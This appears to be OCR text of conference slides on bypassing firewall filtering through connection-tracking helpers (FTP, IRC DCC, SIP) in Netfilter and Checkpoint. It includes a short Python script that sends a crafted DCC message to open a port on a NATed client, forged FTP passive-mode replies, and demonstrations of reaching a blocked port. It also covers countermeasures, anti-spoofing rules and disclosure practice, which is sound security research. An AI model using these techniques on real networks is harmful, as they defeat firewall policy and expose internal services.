Playing with network layers to bypass firewalls' filtering policy

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Eric Leblond a.k.a Regit

- French
- Network security expert
- Free Software enthousiast
- NuFW project creator (Now ufwi), EdenWall co-founder
- Netfilter developer:
  - Ulogd2: Netfilter logging daemon
  - Misc contributions:
    - NFQUEUE library and associates
    - Source NAT randomisation (defeat Kaminsky's DNS attack)
- Currently:
  - Independant security consultant
  - Suricata IDS/IPS funded developer

Netilter

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Iptables

- Command line utility to do operation on rules.
- It has access to all Netfilter features.
- Two utilities: iptables for IPv4, ip6tables for IPv6.

```
iptables -A FORWARD -p tcp --syn --dport 80 \
        -m connlimit --connlimit-above 2 -j REJECT
```

Netfilter's stateful inspection

- Netfilter keeps a list of all active connections.
- Packet connection is looked up in connections list (the *"conntrack"*).
- Packet is tagged with one of the following state:
  - NEW
  - ESTABLISHED
  - INVALID
- It can be used to decide on the fate of the packet:

```
iptables -A FORWARD -m state --state ESTABLISHED -j ACCEPT
iptables -A FORWARD -m state --state NEW -p tcp --dport 80 -j ACCEPT
```

Application Level Gateway

Non-linear protocol

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Application Level Gateway (ALG)

- ALGs search the traffic for command messages.
- They extract information on the expected connections.
- Each expectation:
  - includes information on a potential connection.
  - is associated to a timeout.
- New connection matching an expectation can be accepted.

The example of FTP

FTP client

```
Logged in to ftp.lip6.fr.
ncftp / > ls
etc/          jussieu/    lip6/
```

Tcpdump

```
195.83.118.1.21 > 10.62.101.203.52994
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Protocol

```
C: PASV
S: 227 Entering Passive Mode (195,83,118,1,199,211)
C: MLSD
S: 150 Opening ASCII mode data connection for 'MLSD'.
S: 226 MLSD complete.
C: QUIT
```

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Netfilter

```
# conntrack -E expect
    [NEW] 300 proto=6 src=10.62.101.203 dst=195.83.118.1 sport=0 dport=51155
[DESTROY] 300 proto=6 src=10.62.101.203 dst=195.83.118.1 sport=0 dport=51155
```

Details of Netfilter implementation

ALGs in Netfilter

- ALGs are called *Helpers*.
- Each protocol is implemented as a kernel module.
- Loading options can be used to configure the helper.
- Fine-grained setup can be achieved with the CT iptables target.

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Current modules list in Vanilla linux kernel

amanda	pptp	broadcast	proto_dccp
ftp	proto_gre	h323	proto_sctp
ipv4	proto_udplite	ipv6	sane
irc	sip	netbios_ns	snmp
tftp			

Expectations in Netfilter

The expectation table

- Expectations are stored in a specific table.
    - It is similar to the conntrack table.
    - Only one tuple is used.
    - A short timeout is added.
- An entry is destroyed when it matches with a packet.
- As a response, a new connection entry is created.
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Accepting RELATED connections

```
iptables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
```

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- A study is needed.
- Let's look at the helpers.

Degree of freedom of Netfilter helpers

Module	Source	Destination	Port Dest	Option
ftp	Fixed	In CMD	In CMD	loose = 1 (dflt)
ftp	**Full**	In CMD	In CMD	loose = 0
h323	Fixed	Fixed	In CMD	
irc	**Full**	Fixed	In CMD	
sip signalling	Fixed	Fixed	In CMD	sip_direct_signalling = 1 (dflt)
sip signalling	**Full**	In CMD	In CMD	sip_direct_signalling = 0

- Legend:
  - Fixed: Value comes from the signalling connection. It can't be forged.
  - In CMD: The value comes from protocol message parsing and can be forged.
  - Full: Freedom is total. All values are accepted.
- Options are specific to Netfilter.
- However the degree of freedom will be similar for any firewall using ALGs.

Global analysis

Sane defaults

- Dangerous extensions of protocols have been disabled.
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In the limit of protocols

- Security is ensured with regard to the protocol usability.
- IRC helper is really user-friendly.

FTP analysis

If we follow RFC (*loose* $= 0$).

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If we care about security (*loose* $= 1$).

- Expectation are statically bound to the server address.
- The possible openings are acceptable.
- This is the default value.

IRC analysis

The DCC command

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
A mistake is simply another way of doing things.
(Katharine Graham)

Using DCC command



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

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


- Client NATed behind firewall, port *N* is closed
- Client sends a DCC command to a valid IRC server
- Firewall creates expectation and laptop can open a connection

“Exploit” code

```
import socket


def ipnumber(ip):
    ip=ip.rstrip().split('.')
    ipn=0
    while ip:
        ipn=(ipn<<8)+int(ip.pop(0))
    return ipn

host="irc.freenode.net"
dport=6667 # IRC port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, dport))

ip="192.168.1.129" # Local address of client
port=6000 # Port to open on Internet
atmsg = 'PRIVMSG opensvp :\x01DCC CHAT CHAT %d %d\x01\r\n' \\
            % (ipnumber(ip), port)

s.send(atmsg)
s.close()
```

Demonstration of DCC usage



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

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Let’s connect from Internet to port 6000 of a NATed client.

Secure use of Netfilter helpers

Disable helper by default

Load with port 0 or use a dedicated *proc* entry (After 3.3 Linux kernel):

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Use the CT target

Activate the helper for chosen connections and do explicit authorization of RELATED traffic:

```
iptables -A PREROUTING -t raw -p tcp --dport 21 \\
  -d $MY_FTP_SERVER -j CT --helper ftp
iptables -A FORWARD -m conntrack --ctstate RELATED \\
        -m helper --helper ftp -d $MY_FTP_SERVER \\
        -p tcp --dport 1024: -j ACCEPT
```

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More information

See `http://home.regit.org/netfilter-en/secure-use-of-helpers/`

Known attacks

Cisco Bug ID CSCdr09226

- *goal*: Open pinhole in the firewall.
- Force the server to generate a message interpreted as a command by the firewall.
- An error condition can be used to trigger the abnormal behaviour.

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A Stateful Inspection of FireWall-1

- Panorama of attacks on Checkpoint FireWall-1
- Interesting techniques using FWZ encapsulation.
- T. Lopatic, J. McDonald, D. Song, Black Hat Briefings 2000

Objective

- Determine if it is possible *as client* to trigger unwanted behaviour:
  - Can we open arbitrary pinholes through a firewall?
  - Can we open more ports on a server?
  - Can we access to badly protected service ?
    - Such as an internal database
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- An alternative approach should be found.

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- Let's try to use this method.

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7. The attacker opens a connection with the chosen parameters.

FTP protocol study

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IPv4 case

- To ask a client to connect to 192.168.2.2 on port 3306:

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227 Entering Passive Mode (192,168,2,2,12,234)\r\n
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- The message format is simple, the only trick to know is that $12 * 256 + 334 = 3306$.

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IPv6 case

- To ask a client to connect on port 3306:

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229 Extended Passive Mode OK (|||3306|)\r\n
```

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
Demonstration on Netfilter



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

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Let’s have firewall with a filtering policy allowing only port 21 and open a connection to port 22 on a FTP server.

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



Policy violation

- We've manage to open a connection to port 22
- With a filtering policy that does not allow it.
- Easy little cat, easy!



Counter-measures

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  - Only accept packet coming to an interface if we have a route to the source IP.
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SIP

- The server sends port parameters in a similar way as FTP.
- The same attack is possible.
- Only the content has to be changed.

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Okay, Houston, we've had a problem here.

(Jack Swigert)

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- The network topology needs to be known.
- Good implementations already implement these rules.
- But do they resist to the attack?

IPv6 protection for Netfilter

The bad ruleset

```
ip6tables -A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
ip6tables -A FORWARD -i $CLIENT_IFACE ! -s $CLIENT_NET -j DROP
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- The attack packet is valid for Netfilter.
- It belongs to an established connection.
- It is accepted by the first rule and never reaches the anti-spoofing rule.

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The good ruleset

```
ip6tables -A PREROUTING -t raw -i $CLIENT_IFACE ! -s $CLIENT_NET -j DROP
```

- Raw table is before the FORWARD chain and even before connection tracking related operations.
- The packet is dropped before causing any problem.

Checkpoint setup

Checkpoint absolute newbie

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- Demonstration version.
- Minimal features installed.

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
- Let’s do a filtering policy with a single FTP allowed rule ;



SOURCE	DESTINATION	VPN	SERVICE	ACTION	TRACK	INSTALL ON	TIME
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

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
- And install the resulting policy.



Installation Process - Standard


Installation

Installation Targets	Version	Network Security	IPS-1 Sensor	QoS	D
cpmodule	R75	Verification warning			

Progress


Installation completed with warnings !

Demonstration



Video

Demonstration



Video

Let’s have a firewall with a filtering policy allowing only port 21 and open a connection to port 22 on a FTP server.

Policy violation

- One managed to open a connection to port 22
- With a filtering policy not allowing this

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
Policy violation

- One managed to open a connection to port 22
- With a filtering policy not allowing this
- But the connection was blocked after a few packets.
- Checkpoint GUI displays a warning about anti-spoofing.



Policy Verification and Installation Errors

Show errors:
[✓ by gateways]
by installation phases

Verification and Installation Messages

Installation Tar...	Version	Policy	Type	Details
cpmodule	R75	Network Security	⚠	Warning: Anti-Spoofing is not configured for some interfaces and gateways. This will allow address spoofing through these gateways. Anti-Spoofing should be configured on the following objects: Gateway: cpmodule, Interface: eth1 Gateway: cpmodule, Interface: eth0

There is no problem

Swift reaction of Checkpoint security team

Configuring anti-spoofing is a basic requirement.

Them

Are you planning some action regarding this issue?

Me

Anti-spoofing exists exactly for such issues. So [we] don't think that we need to do anything.

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Basic requirement

Choose well you contractor: the security level depends on his skills.

Other products

A generic attack

- The attack may impact other firewall brands using ALGs.
- Many of these firewalls remain untested:
    - Netfilter based firewall,
    - Iptables frontend,
    - Firewalls using ALG.

Testing

- Easy to do with *opensvp* script.
- Contact me if you are interested in using it.

Low level attacks are not dead

IPv6 Linux teaches the hard way

- For the sake of performance, rp_filter for IPv6 was not developed.
- Two patch proposals were refused.
- Hopefully, a Netfilter Reverse Path filtering module will be available in Linux 3.3.

Checkpoint default configuration

- Usability intails insecure default values.
- Anti-spoofing on Checkpoint Cluster seems problematic to manage.
- See: `http://rivald.blogspot.com/2011/01/checkpoint-utm-firewall-clusters-part-2.html`

Firewall survival guide

Getting up is dangerous

- Getting up in the OSI layer is dangerous.
- Old protocols such as FTP are dangerous.
- “New” ones such as SIP continue in the same vein.

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About the security level

- Secure by default is a myth:
  - Default configuration can be vulnerable to attacks.
  - Don’t leave any warning unpunished.
- Defense In Depth should not remain a myth:
  - Protect “internal” services even if they are behind a firewall.
  - Physically separated router and firewall was a good idea.
  - Using both rp_filter and iptables-based anti-spoofing was also a good one.

Handling a generic attack

A really difficult task

- It is impossible for one individual
  - to get the list of potentially vulnerable products.
  - to contact all the relevant people.
- It is even worse when custom iptables script are vulnerable.

Possible help

- Contact CERT
  - If you get no response, send them a second e-mail.
  - Try to contact CERT Luxembourg, CERT Finland.
  - Microsoft Vulnerability Research (MSVR) is an alternative to CERT.
- Contact OSS security mailing list if open source software is involved.

Questions

Do you have any questions?

Thanks to

- Pablo Neira, Patrick McHardy: kernel developers can be friendly.
- Sebastien Tricaud, Alexandre Dulaunoy: for their help and because APT can be fun.

More information

- My blog : `http://home.regit.org`
- Secure use of Iptables and connection tracking helpers: `http://home.regit.org/netfilter-en/secure-use-of-helpers/`

Contact me

- E-mail: eric@regit.org
- Twitter: @Regiteric